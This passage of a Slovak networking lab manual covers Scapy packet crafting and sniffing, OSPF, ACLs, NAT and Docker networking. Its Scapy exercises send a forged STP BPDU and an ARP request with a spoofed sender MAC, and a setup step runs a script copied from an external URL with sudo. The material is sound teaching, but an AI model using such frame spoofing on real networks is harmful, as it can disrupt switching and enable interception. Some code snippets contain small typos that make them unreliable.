S    192.168.5.0/24 is directly connected, Null0
S    192.168.6.0/24 is directly connected, Null0
S    192.168.7.0/24 is directly connected, Null0
S    192.168.8.0/24 is directly connected, Null0
S    192.168.9.0/24 is directly connected, Null0
S    192.168.10.0/24 is directly connected, Null0

#####

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
S*    0.0.0.0/0 [254/0] via 147.232.48.33
S      147.232.22.65/32 [254/0] via 147.232.48.33, GigabitEthernet1
```

2. Práca s knižnicou Scapy:

Knižnica Scapy poskytuje množstvo funkcií na prácu s dátovými jednotkami. Umožňuje vytvárať a odosielať dátové jednotky, ale aj odchytať dáta prechádzajúce cez sieťovú kartu.

Vytvorte script, ktorý vygeneruje *ICMP echo request* správu s vami zvoleným obsahom v tele:

```
nano s1.py

from scapy.layers.inet import ICMP, IP
from scapy.sendrecv import sr1


#vytvorenie dátovej jednotky = default IP + default ICMP + payload
icmp = IP()/ICMP()/"Secret_MSG"

#úprava atribútov IP hlavičky
icmp[IP].src = "147.232.48.54"
icmp[IP].dst = "147.232.48.41"

#odoslanie požiadaviek
resp = sr1(icmp, timeout=2)

if resp:
    print("Sprava uspesne odoslana!!!")
```

Otvorte nástroj *Wireshark* a odchyťte *ICMP echo request* správu, pričom skontrolujte obsah prenášaných dát.



Program spustíte príkazom: `sudo python s1.py` (tým, že knižnica generuje dáta a má prístup k sieťovej karte, tak je scripty potrebné spúšťať s vyššími právami).

Vytvorte skript, ktorý umožní odchytať ICMP správy a zobraziť informácie o nich, v termináli:

```
nano s2.py

from scapy.layers.inet import IP
from scapy.packet import Raw
from scapy.sendrecv import sniff

# odchytenie 5 ICMP správ a vytvorenie poľa pre ukladanie kľúčových charakteristik
packets = sniff(filter="icmp", count= 5)
rcv_data = []

#cyklus, ktorý prejde každou odchytenou ICMP správou
for packet in range(0, 5):
    #do JSON podoby uloží hľadané charakteristiky (zdrojová/cieľová adresa a payload)
    packet_info = {
        "src_address": packets[packet][IP].src,
        "dst_address": packets[packet][IP].dst,
        "payload": packets[packet][Raw].load.decode('utf-8','ignore')
    }
    #uloženie dát do vytvoreného poľa
    rcv_data.append(packet_info)
#výpis obsahu odchytených dát
for i in range(0, len(rcv_data)):
    print(str(rcv_data[i])+"\n")
```

Program spustíte príkazom: `sudo python s2.py`

```
(kali㉿kali)-[~/Desktop/python]
$ sudo python s2.py
{'src_address': '147.232.48.54', 'dst_address': '147.232.55.96', 'payload': '$j5e\x00\x00\x00\x00\x15\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\'\'()*+,-./01234567'}

{'src_address': '147.232.55.96', 'dst_address': '147.232.48.54', 'payload': '$j5e\x00\x00\x00\x00\x15\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\'\'()*+,-./01234567'}

{'src_address': '147.232.48.54', 'dst_address': '147.232.55.96', 'payload': '%j5e\x00\x00\x00\x00^\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\'\'()*+,-./01234567'}

{'src_address': '147.232.55.96', 'dst_address': '147.232.48.54', 'payload': '%j5e\x00\x00\x00\x00^\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\'\'()*+,-./01234567'}

{'src_address': '147.232.48.54', 'dst_address': '147.232.55.96', 'payload': '6j5e\x00\x00\x00\x00e\x0b\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\'\'()*+,-./01234567'}
```

Interagujte priamo s knižnicou Scapy, pričom skúste vytvoriť rôzne dátové jednotky, ktoré následne odošlite do siete a overte funkčnosť využitím nástroja *Wireshark*:

a) Vytvorenie IP hlavičky, úprava polí v hlavičke a ich zobrazenie:

```
sudo scapy

packet = IP()
packet.display()

packet.src="192.168.10.13"
packet.dst="192.168.10.22"
packet.display()
```

Pozn.: Knižnica scrapy generuje dátové jednotky s prázdnyimi hlavičkami (polia nastavené na hodnoty tak, aby bolo možné poslať defaultnú dátovú jednotku). Obsah hlavičky je možné zmeniť.

```
>>> packet = IP()
>>> packet.display()
###[ IP ]###
version = 4
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = hopopt
chksum   = None
src      = 127.0.0.1
dst      = 127.0.0.1
\options \

>>> packet.src="192.168.10.13"
>>> packet.dst="192.168.10.22"
>>> packet.display()
###[ IP ]###
version = 4
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = hopopt
chksum   = None
src      = 192.168.10.13
dst      = 192.168.10.22
\options \
```

b) Vytvorenie a odoslanie ICMP správy:

```
ping_data = IP()/ICMP()/"fromScapy"
ping_data['IP'].dst="147.232.48.41"
ping_data.display()
send(ping_data)
```

```
>>> ping_data = IP()/ICMP()/"fromScapy"
>>> ping_data['IP'].dst="147.232.48.41"
>>> ping_data.display()
###[ IP ]###
version = 4
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = icmp
chksum   = None
src      = 147.232.48.54
dst      = 147.232.48.41
\options \
###[ ICMP ]###
type     = echo-request
code     = 0
chksum   = None
id       = 0x0
seq      = 0x0
unused   = ''
###[ Raw ]###
load     = 'fromScapy'

>>> send(ping_data)
.
Sent 1 packets.
```


c) Vytvorenie, úprava a odoslanie STP správy:

```
bpdu = Ether(dst="01:80:c2:00:00:00")/LLC()/STP()
bpdu.pathcost=23
bpdu.display()
sendp()
```

```
>>> bpdu = Ether(dst="01:80:c2:00:00:00")/LLC()/STP()
>>> bpdu.pathcost=23
>>> bpdu.display()
###[ Ethernet ]###
  dst mac      = 01:80:c2:00:00:00
  src mac      = 08:00:27:cb:7e:f5
  type         = 0x8870
###[ LLC ]###
  dsap         = 0x42
  dest ssap    = 0x42
  ctrl         = 3
###[ Spanning Tree Protocol ]###
  Network proto = 0
  version      = 0
  Bridge bpdutype = 0
  bpdudflags   = 0
  rootid       = 0
  rootmac      = 00:00:00:00:00:00
  pathcost     = 23
  bridgeid     = 0
  bridgemac    = 00:00:00:00:00:00
  portid       = 0
  age          = 1
  maxage       = 20
  hellotime    = 2
  fwddelay     = 15

>>> sendp(bpdu, iface="eth0")
.
Sent 1 packets.
```

Overiť správnosť je možné nástrojom *Wireshark*:



d) Vytvorenie, zobrazenie a odoslanie ARP správy + zobrazenie jej hexa reprezentácie:

```
arp = pkt=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdsrc="192.168.22.222",
hwsrc="13:08:30:22:96:94")
arp.display()
sendp(arp, iface="eth0")
hexdump(arp)
```

```
>>> arp = pkt=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.22.222", hwsrc="13:08:30:22:96:94")
>>> arp.display()
###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 08:00:27:cb:7e:f5
  type     = ARP
###[ ARP ]###
  hwtype   = Ethernet (10Mb)
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 13:08:30:22:96:94
  psrc     = 147.232.48.54
  hwdst    = 00:00:00:00:00:00
  pdst     = 192.168.22.222

>>> hexdump(arp)
0000  FF FF FF FF FF FF 08 00 27 CB 7E F5 08 06 00 01  .....'.~.....
0010  08 00 06 04 00 01 13 08 30 22 96 94 93 E8 30 36  .....0"....06
0020  00 00 00 00 00 00 00 C0 A8 16 DE  .....
>>> sendp(arp, iface="eth0")
.
Sent 1 packets.
```

Overiť správnosť vygenerovanej ARP správy je možné využitím nástroja *Wireshark*:


33508	3617.0106469...	PcsCompu_cb:7e:f5	Broadcast	ARP	42 Who has 192.168.22.222? Tell 147.232.48.54
Frame 33508: 42 bytes on wire (336 bits), 42 bytes captured (336 b					
Ethernet II, Src: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5), Dst: Broa					
Address Resolution Protocol (request)					
Hardware type: Ethernet (1)					
Protocol type: IPv4 (0x0800)					
Hardware size: 6					
Protocol size: 4					
Opcode: request (1)					
Sender MAC address: 13:08:30:22:96:94 (13:08:30:22:96:94)					
Sender IP address: 147.232.48.54					
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)					
Target IP address: 192.168.22.222					

Cvičenie 7: Protokol OSPFv2

Osnova:

- Konfigurácia protokolu OSPFv2

Topológia:



1. Základná konfigurácia OSPF:

Základná konfigurácia protokolu OSPF spočíva v nastavení RID (manuálne príkazom `router-id`, alebo využitím najvyššej IPv4 adresy loopback rozhrania alebo využitím najvyššej IPv4 adresy fyzického rozhrania) a definovaním rozhraní, ktoré chceme zahrnúť do protokolu OSPF (smerovacie informácie budú odosielané cez zahrnuté rozhranie a taktiež bude oznamovaná informácia o sieti nakonfigurovanej na zahrnutom rozhraní). Na zabránenie odosielania aktualizácií cez niektoré rozhranie je možné použiť príkaz `passive-interface`

```
R1(config)#router ospf 1
R1(config-router)#router-id 1.1.1.1
R1(config-router)#network 10.200.0.0 0.0.0.3 area 0
R1(config-router)#network 10.10.10.0 0.0.0.3 area 0
R1(config-router)#passive-interface fa0/0
```

RID sa volí hneď po zadaní príkazu `router ospf`. Ak je raz zvolené, ostáva už natrvalo priradené smerovaču. Ak chceme zmeniť RID, tak je potrebné vykonať príslušnú konfiguračnú zmenu a reštartovať proces príkazom:

```
R1# clear ip ospf process
```

Pozn.: Rozhranie je možné do protokolu OSPF zahrnúť aj príkazom `ip ospf x area y` zadanom na príslušnom rozhraní, kde x je číslo procesu a y je číslo oblasti.

2. Zmena typu rozhrania:

Zmenu typu rozhrania je možné dosiahnuť zadaním príkazu `ip ospf network point-to-point` na konkrétnom rozhraní. Využiť to je možné napr. na rozhraniach typu Broadcast, v prípade ak chceme zabrániť voľbe DR/BDR, alebo pri loopback rozhraniach, ak chceme sieť na nich nakonfigurovanú odosielať s inou ako /32 maskou.

3. Zmena priority rozhrania:

Zmena priority slúži na ovplyvňovanie volieb DR a BDR na MA segmentoch. Štandardne je nastavená na hodnotu 1. Konfigurovať ju je možné v rozsahu 0-255, kde vyššia hodnota je preferovanejšia. Priorita 0 znamená, že zariadenie sa nezúčastní volieb.

Na vyvolanie nových volieb DR/BDR je znova potrebné reštartovať OSPF proces.

```
R1(config)#int fa0/1
R1(config-if)#ip ospf priority 15
```

4. Zmena metriky oznamovaných ciest:

Metrika daných ciest sa počíta na základe BW rozhraní pozdĺž danej cesty. Metriku je možné zmeniť zmenou konfigurácie BW na rozhraní, ktorá sa využíva pri výpočte. Tiež je možné priamo zmeniť hodnotu metriky (v OSPF kontexte nazvané COST).

```
R1(config)#int fa0/1
R1(config-if)#ip ospf cost 15
R1(config-if)#bandwidth xxx
```

Tiež je možné zmeniť referenčnú šírku pásma, ktorá ovplyvňuje výpočet ceny.

Cost = reference bandwidth / interface bandwidth

```
R1(config)#router ospf 1
R1(config-router)# auto-cost reference-bandwidth xxx
```

5. Zmena časovačov:

Štandardná hodnota časovačov je 10s a 40s.

```
R1(config)#int fa0/1
R1(config-if)#ip ospf hello-interval 5
R1(config-if)#ip ospf dead-interval 20
```

6. Generovanie default route:

Oznamovanie predvolenej cesty do protokolu OSPF sa robí príkazom `default-information originate` kde v prípade využitia kľúčového slova *always* bude táto cesta oznamovaná aj vtedy, ak smerovač danú cestu nemá nakonfigurovanú.

```
R1(config)#ip route 0.0.0.0 0.0.0.0 fa0/1
R1(config)#router ospf 1
R1(config-router)#default-information originate [always]
```

7. Kontrola konfigurácie:

```
R1#show ip protocols
R1#show ip ospf neighbors
R1#show ip ospf database
R1#show ip ospf interface brief
```

Pozn.: Cez *Wireshark* je možné na PC realizovať odchytenie správ protokolu ospf. Po nakonfigurovaní *passive-interface* bude táto možnosť znemožnená.

Cvičenie 8: Štandardné a rozšírené prístupové zoznamy

Osnova:

- Konfigurácia štandardných a rozšírených prístupových zoznamov

Topológia:



1. Štandardný prístupový zoznam:

Štandardný ACL je prístupový zoznam, ktorý dokáže filtrovať sieťovú prevádzku na základe zdrojovej IP adresy v kontrolovanom pakete. Definujeme akciu *permit/deny* podľa toho, či chceme paket poslať, alebo ho zahodiť. Následne za použitia adresy a wildcard masky vieme definovať rozsah kontrolovaných adries, prípadne pre zjednodušenie vieme použiť aj kľúčové slová ako *host/any*. Prístupový zoznam je potrebné aplikovať na miesto v sieti, kde bude dochádzať ku kontrole paketov (fyzické rozhranie, terminál, subrozhranie) a zároveň určiť aj smer kontroly. Štandardný ACL aplikujeme čo najbližšie k cieľu a číslujeme ho od 1 do 99.

- Vytvorme ACL, ktorý umožní prístup k PC1 a smerovaču R1 len z PC2.

```
R1(config)#access-list 1 permit host 192.168.20.13
R1(config)#int se0/0/0
R1(config-if)#ip access-group 1 in
```

Je možné vytvoriť aj pomenovaný ACL – zmena je len v syntaxe príkazov.

```
R1(config)#ip access-list standard ACL
R1(config-std-nacl)#permit host 192.168.20.13
```

Pozn.: Na konci každého ACL je implicitne *deny any*.

- Zabezpečte, aby prístup na SSH na smerovači R1 mal zo siete 192.168.20.0/24 len PC2. SSH zo všetkých ostatných sietí je povolený. V tomto prípade ACL aplikujeme priamo na vty.

```
R1(config)#ip access-list standard SSH
R1(config-std-nacl)#permit host 192.168.20.13
R1(config-std-nacl)#deny 192.168.20.0 0.0.0.255
R1(config-std-nacl)#permit any
R1(config)#line vty 0 4
R1(config-line)#access-class SSH in
```

2. Rozšírený prístupový zoznam:

Rozšírený prístupový zoznam dokáže filtrovať prevádzku na základe zdrojovej a cieľovej IP adresy, zdrojového a cieľového portu a čísla protokolu. Rozšírené prístupové zoznamy sú z rozsahu 100-199. použité protokoly je možné definovať ich číslom ale aj ich názvom (*www/80/443*). Na povolenie odpovedí na komunikácie nadviazané z vnútra siete je možné použiť kľúčové slovo *established*. *Remark* slúži na priradenie komentára k danému ACL.

```
R1(config-ext-nacl)# remark Komentár
R1(config)# access-list 110 permit tcp 192.168.10.0 0.0.0.255 any eq www
R1(config)# access-list 110 permit tcp 192.168.10.0 0.0.0.255 any eq 443
```

Pozn.: Kontrola ACL je možná príkazom `show access-list`

Precvičenie práce s prístupovými zoznamami

Prerekvizity pre vytvorenie prostredia pre testovanie ACL:

1. Inštalácia ssh servera na kali linuxe.
2. Inštalácia nginx web servera a vytvorenie web stránok – na porte 81, na porte 82 a na porte 443.
3. Generovanie SSL certifikátu a jeho nasadenie na nginx.
4. Inštalácia databázového PostgreSQL servera.
5. Práca s prístupmi na ssh server, webové servery a databázový server pomocou prístupových zoznamov.

Pre splnenie prerekvizít, stačí vytvoriť a spustiť bash súbor na linke: <http://petija.s.cnl.sk/aps/bash.txt>

- `sudo nano script.sh` [tu nakopírovať obsah zobrazeného txt súboru]
- `sudo chmod +x script.sh`
- `sudo ./script.sh`

Po spustení skriptu by mali byť dostupné nasledujúce služby:

- SSH: z kali linuxu zadajte príkaz: `ssh student@192.168.20.13`
- Web: otvoriť prehliadač na adrese: <http://192.168.20.13:81/82/443/>
- Databáza: `psql -h <docker_host_ip> -U myuser -d mydatabase -w`

Úlohy:

Úloha č.1 Vytvorte ACL, ktorý umožní niektorému z PC pripojenie na server využitím SSH.

```
access-list 110 permit tcp host 192.168.10.10 host 192.168.20.13 eq ssh
```

Úloha č.2 Obohaťte ACL a zakážte pripojenie na port 82.

```
access-list 110 deny tcp host 192.168.10.10 host 192.168.20.13 eq 82
```

Úloha č.3 Obohaťte ACL a povoľte pripojenie na HTTPS.

```
access-list 110 permit tcp host 192.168.10.10 host 192.168.20.13 eq 443
```

Úloha č.4 Obohaťte ACL tak, aby fungoval test dostupnosti cez ping.

```
access-list 110 permit icmp any host 192.168.20.13 echo
```

Úloha č.5 Obohaťte ACL tak, aby ste prístup na databázu obmedzili len z konkrétnej IP.


```
access-list 101 permit tcp host 192.168.10.10 host 172.16.10.13 eq 5432
```

Cvičenie 9: Preklad sieťových adries NAT

Osnova:

- Konfigurácia prekladu sieťových adries

Topológia:



1. Statické NAT:

Slúži na preklad jednej adresy na inú. Zväčša prekladáme súkromnú adresu servera na verejnú IP adresu, ktorú máme od service providera za účelom globálneho dosiahnutia služieb, ktoré poskytuje náš server. Je potrebné urobiť mapovanie a následne určiť rozhrania prekladu (inside – rozhranie smerom do vnútornej siete, outside – rozhranie smerom do vonkajšej siete).

Pozn.: NAT je možné skontrolovať príkazom `show ip nat {statistic|translation}`

2. Dynamické NAT:

Dynamické NAT používame v prípade, že chceme prekladať m:n. V tomto prípade potrebujeme určiť rozsah vnútorných adries, ktoré chceme prekladať (identifikácia cez ACL) a rozsah vonkajších IP adries, na ktoré budeme prekladať (identifikácia cez Pool). Komunikovať ale vie len toľko koncových zariadení, koľko máme vonkajších IP adries k dispozícii.

3. PAT:

Umožňuje prekladať mnoho vnútorných IP adries na jednu verejnú. K samotnému mapovaniu sa pridáva aj číslo portu. Konfiguračná zmena oproti dynamickému NAT je len v pridaní kľúčového slova `overload` na koniec príkazu, kde mapujeme ACL na Pool.

Úlohy

Zabezpečte, aby rozhranie Fa0/1 získalo IP adresu cez DHCP od lektorského notebooku. Po získaní adresy by smerovač mal automaticky získať default-route smerujúci na **Lektor_ntb**. Zároveň priradte staticky prvú použiteľnú adresu na svoj Smerovač podľa čísla prideleného cvičiacim [n].

```
int fa0/1
    ip add dhcp
    no shutdown
int fa0/0
    ip add 192.168.n0.1 255.255.255.0
    no shutdown
```

Vytvorte DHCP pool, ktorý prideli koncovému PC požadované sieťové informácie (brána, adresa, maska a **dns-server!!!**).

```
ip dhcp excluded-address 192.168.n0.1
ip dhcp pool LAN
    default-router 192.168.n0.1
    dns-server 8.8.8.8
    network 192.168.n0.0 255.255.255.0
```

Pozn.: Po vyriešení tejto úlohy by malo študentské PC dostať sieťové nastavenia.

Umožnite koncovému zariadeniu prístup na internet využitím prekladu adres PAT. Všetky koncové IP adresy prekladajte na IP adresu získanú z lektorského smerovača.

```
access-list 1 permit 192.168.n0.0 0.0.0.255
ip nat inside source list 1 int fa0/1 overload

int fa0/1
    ip nat outside
int fa0/0
    ip nat inside
```

Pozn.: Po vykonaní konfigurácie, by mal byť koncový počítač schopný pripojiť sa na internet.

Umožnite zariadeniu **Lektor_ntb** pripojiť sa na Váš webový server (spustíte kali linux a upravte základnú stránku tak, aby zobrazovala Vaše meno. Web nech počúva na porte 82). Uistite sa, že kali linux tiež získal požadované sieťové nastavenia a zistite akú dostal IP adresu (potrebné pri preklade).

```
ip nat inside source static <Kali_IP> 10.100.200.20n
```

Pozn.: Lektor po pripojení sa na url adresu 10.100.200.20n:82 uvidí Vašu webovú stránku. Touto úlohou sa demonštruje možnosť pripojenia sa na vnútorný server z „Internetu“.

Cvičenie 10: Docker networking, Restconf, YANG**1. Docker Networking**

Docker predstavuje jeden z virtualizačných prístupov umožňujúcich jednoduché vytváranie a nasadzovanie aplikácií. Je to jednoduchá forma virtualizácie, kde sa nad kernelom Host zariadenia spúšťa izolované prostredie (kontajner). Pri vytváraní sietí robí docker engine automatickú úpravu *iptables* na host zariadení.

Docker poskytuje 6 hlavných network typov:

- **Bridge:** Default type. Predstavuje izolované sieťové prostredie, umožňujúce komunikáciu medzi kontajnermi. Viacero kontajnerov v tej istej Bridge sieti dokáže vzájomne komunikovať. Vzájomná komunikácia medzi kontajnermi v rôznych bridge sieťach možná nie je. Poskytuje automatické DNS rozoznávanie pre používateľom špecifikované siete. Kontajner nepriradený do žiadnej siete je automaticky v default bridge sieti. Pre sprístupnenie služby kontajnera z bridge siete je potrebné daný port vypublikovať.
- **Host:** Sieť spadajúca do štandardnej host siete = bez izolácie. Dostupné len na OS Linux. Docker kontajner spadá pod IP adresu host zariadenia.
- **Overlay:** Spája viaceré Docker daemons – umožňuje *Swarm* službu = distribuovaná komunikácia medzi docker prostrediami bežiacimi na rôznych serveroch.
- **IPVlan:** Poskytuje plnú kontrolu nad IPv4 adresáciou. Docker kontajner sa javí ako nové zariadenie v tej istej sieti ako host. Môže byť tiež pripojený ku konkrétnym VLAN v prípade že host zariadenie podporuje trunk a tagovanie.
- **MACVlan:** Podobné ako IPVlan, avšak navyše umožňuje priradiť kontajneru vlastnú MAC adresu = javí sa ako zariadenie priamo pripojené do siete.
- **None:** Kompletná izolácia od Host a ďalších kontajnerov.

V rámci tohto cvičenia budeme pracovať hlavne s Bridge a Host typom sietí:

1. Nainštalujte docker engine do Vášho zariadenia:

```
sudo apt install docker.io
```

2. Zobrazte štandardne existujúce docker siete:

```
sudo docker network ls
```

```
(kali㉿kali)-[~]
$ sudo docker network ls
[sudo] password for kali:
NETWORK ID      NAME      DRIVER      SCOPE
888ea32984e6    bridge   bridge      local
d883bac92501    host     host        local
227f79464827    none     null        local
```

3. Vytvorte novú sieť v docker prostredí a nazvite ju *apsDockerNetwork*:

```
sudo docker network create --driver=bridge --subnet=192.168.10.0/24 --ip-range=192.168.10.0/128 --gateway=192.168.10.254 apsDockerNetwork
```

4. Overte úspešnosť vytvorenia docker siete a zobrazte o nej detailné informácie:

```
sudo docker network ls
```

```
(kali㉿kali)-[~]
$ sudo docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
093322cfe3d2    apsDockerNetwork   bridge      local
888ea32984e6    bridge   bridge      local
d883bac92501    host     host        local
227f79464827    none     null        local
```

```
sudo docker network inspect apsDockerNetwork
```

```
(kali@kali)-[~]
$ sudo docker network inspect apsDockerNetwork
[
  {
    "Name": "apsDockerNetwork",
    "Id": "093322cfe3d2c0239cbbbcc436c3bf8e67225e6a88257b4039e76de4dab52f39",
    "Created": "2023-10-10T15:06:23.294990973-04:00",
    "Scope": "local",
    "Driver": "bridge",
    "EnableIPv6": false,
    "IPAM": {
      "Driver": "default",
      "Options": {},
      "Config": [
        {
          "Subnet": "192.168.10.0/24",
          "IPRange": "192.168.10.0/25",
          "Gateway": "192.168.10.254"
        }
      ]
    },
    "Internal": false,
    "Attachable": false,
    "Ingress": false,
    "ConfigFrom": {
      "Network": ""
    },
    "ConfigOnly": false,
    "Containers": {},
    "Options": {},
    "Labels": {}
  }
]
```

5. Spustíte dvojicu kontajnerov. Prvý nech je kontajner *Alpine* (čistý linux) a druhý *Nginx* (spustená web služba na porte 80).

```
sudo docker run -dit --name alpineContainer --network apsDockerNetwork alpine
```

```
sudo docker run -dit --name nginxContainer --network apsDockerNetwork nginx
```

6. Overte, že došlo k úspešnému spusteniu kontajnerov:

```
sudo docker container ls
```

```
(kali@kali)-[~]
$ sudo docker container ls
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
1c8da88368c1	nginx	"/docker-entrypoint...."	9 seconds ago	Up 7 seconds	80/tcp	nginxContainer
717a5c1fbdde	alpine	"/bin/sh"	26 seconds ago	Up 23 seconds		alpineContainer

7. Skontrolujte konfiguráciu docker kontajnerov v kontexte sieťových nastavení:

```
sudo docker network inspect apsDockerNetwork
```

```
"Containers": {
